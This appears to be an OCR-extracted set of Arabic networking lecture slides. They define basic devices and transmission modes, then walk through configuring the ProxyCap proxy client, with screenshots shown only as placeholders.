A blue, rectangular device with a textured surface. It has several ports on the front panel.	<p>Bridge : يقوم ايضا بنقل المعلومات بين الشبكات</p>
A black, rectangular device with a textured surface. It has several ports on the front panel.	<p>Gateway : يقوم بترجمة المعلومات بين الشبكات المختلفة.</p>
A white, rectangular device with a textured surface. It has several ports on the front panel, including a blue Ethernet port.	<p>Modem : وهو الجهاز الذي يربط خط التلفون بالكمبيوتر.</p>

انواع الاتصال بين الاجهزة:

- (١) simplex : تبعث المعلومة من طرف واحد
- (٢) Half-duplex : تبعث المعلومة من كلا الطرفين ولكن ليس في نفس الوقت. مثال: المخشير
- (٣) Full-Duplex : مثال: التلفون

الايقونات على الشبكات:

Shared Folder	Shared Drive	Mapped Drive
 دوسية مشتركة	 Local Disk (C:) صلب قرص مشترك	 Websites (X:) دوسية على شكل سواقة اقراص على الشبكة

NETWORK

-

HAB

-


NETWORK		

HAB		


البروكسي

ProxyCap

نافذة الإعدادات فارغة



إضافة البروكسي



تعينة الخانات على الشكل التالي

Add New Proxy

Proxy Type:

Proxy Settings

Address: Port:

Require Authorization

User Name: Password:

Socks v5 Options

Proxy UDP

Tunnel DNS Queries ("Remote DNS")

OK
Cancel
Help

تتمة الإعدادات

Preferences

Proxies
Rules
Miscellaneous



Rules ProxyCap

Edit Tunneling Rules


Type	Application	IP Range	Ports	Proxy
------	-------------	----------	-------	-------

OK
Cancel
Help


إختيار البروكسي



إعدادات المتصفح هكذا بدون بروكسي




إعدادات الماسنجر هكذا بدون سوكس





يدعم البرنامج التصفح و التحميل عن طريق الإكسبلورر فقط



عملية تنصيب البرنامج




إعداد البروكسي الخاص به تلقائياً








